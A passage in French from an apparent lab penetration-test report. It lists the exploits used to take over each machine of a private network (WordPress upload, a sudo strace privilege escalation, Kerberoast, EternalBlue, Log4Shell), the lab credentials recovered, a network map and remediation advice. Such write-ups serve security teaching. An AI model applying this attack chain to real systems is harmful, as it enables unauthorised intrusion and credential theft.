Voici la liste que nous avons pu dresser des machines présente sur le réseau et des failles que nous avons exploitées pour en prendre le contrôle. Cette liste est dressée dans l'ordre dans lequel nous sommes parvenus à exploiter les machines.


Adresse sur le réseau	Descriptif de la Machine	Exploit utilisé
10.180.30.1	Legacy Server	Wordpress Slideshow Upload + Escalation de privilèges avec "sudo strace su" (sudo -l)
10.180.30.254	Router	Credentials on the Legacy Web Server
10.180.20.1	Windows Server	Kerberoast
10.180.20.2	Windows Client	Eternal Blue
10.180.20.3	Windows Client	Log4Shell (changer le "/bin/bash" en "cmd" pour adapter l'exploit à Windows)

L'exploitation de ces différentes vulnérabilités sur les machines nous a permis de récupérer des mots de passe de compte utilisateur ou administrateur sur ces machines. Voici la liste de ces user+passwd dressée dans l'ordre dans lequel les machines ont été exploitées :

Adresse sur le réseau	Descriptif de la Machine	Comptes récupérés
10.180.30.1	Legacy Server	root via l'exploit utilisé bob via root user via root blogger:jason (utilisateur wordpress)

10.180.30.254	Router	root:SanjiVinsmoke user:RoronoaZoro
10.180.20.2	Windows Client	NT AUTHORITY\SYSTEM via l'exploit utilisé
10.180.20.3	Windows Client	NT AUTHORITY\SYSTEM via l'exploit utilisé

5.2 Plan du Réseau



Voici un plan du réseau tel que nous le percevons à l'issue de la tentative de pentesting que nous avons menée.

Nous pouvons y voir que notre machine kali se connecte à l'infrastructure via le sous-réseau 10.180.10.0/24 sur l'adresse 10.180.10.1 et elle y est seule avec le routeur qui porte l'adresse 10.180.10.2.

Ce routeur est connecté à deux autres sous-réseaux. Le premier, 10.180.40.0/24, semble être un honeypot ou du moins est complètement vide. Le routeur y porte l'adresse 10.180.40.254. Le second sous-réseau, 10.180.30.0/24, lie le routeur à un serveur legacy. Le routeur y porte l'adresse 10.180.30.254 et le serveur legacy porte l'adresse 10.180.30.10. Il semble qu'il y avait également une machine sur l'adresse 10.180.30.15 mais elle était injoignable.

Le serveur legacy pour terminer est présent sur un dernier sous-réseau, le 10.180.20.0/24 sur lequel il est possible de trouver quatre machines. Le serveur legacy, qui porte l'adresse 10.180.20.10, une Windows Server qui porte l'adresse 10.180.20.1 et deux clients Windows qui portent les adresses 10.180.20.2 et 10.180.20.3.

Après cela, il semble que l'infrastructure ne présente pas plus de machines.

6. Conclusion

Grâce aux différentes méthodes connues pour le pentesting et d'autres disponibles sur internet, il nous a été possible de prendre contrôle de chacune des machines du réseau. La méthode qui s'est révélée la plus efficace a été l'utilisation de metasploit après un scan de vulnérabilités utilisant nmap. La plupart des machines du réseau disposaient d'un service sur une version trop ancienne et vulnérable, ce qui facilitait grandement sa prise de contrôle. La plupart de ces vulnérabilités auraient pu être corrigées en mettant à jour le service qui lui est lié. Ces failles sont connues depuis longtemps et un correctif leur a souvent été apporté dans une version ultérieure du service. Une exception à cette règle est la méthode d'obtention des comptes user et root du routeur. En effet, leurs mots de passe étaient en clair dans un fichier sur le serveur web legacy. Afin d'éviter l'obtention d'accès à cette machine, il aurait suffi de ne pas laisser ces mots de passe traîner sur une autre machine.

7. Bibliographie

- Guide sur l'utilisation de Kerberoast :

www.pentestpartners.com/security-blog/how-to-kerberoast-like-a-boss/

- CVE de la faille exploitée par eternalblue :

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0144>

- CVE de la faille exploitée par Log4Shell :

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=2021-44228>

- Vidéo expliquant l'exploitation de Log4Shell qui a servi de documentation :

<https://www.youtube.com/watch?v=H9tUXMmvZ34>

- Exploit en python utilisé pour Log4Shell :

github.com/kozmer/log4j-shell-poc/blob/main/poc.py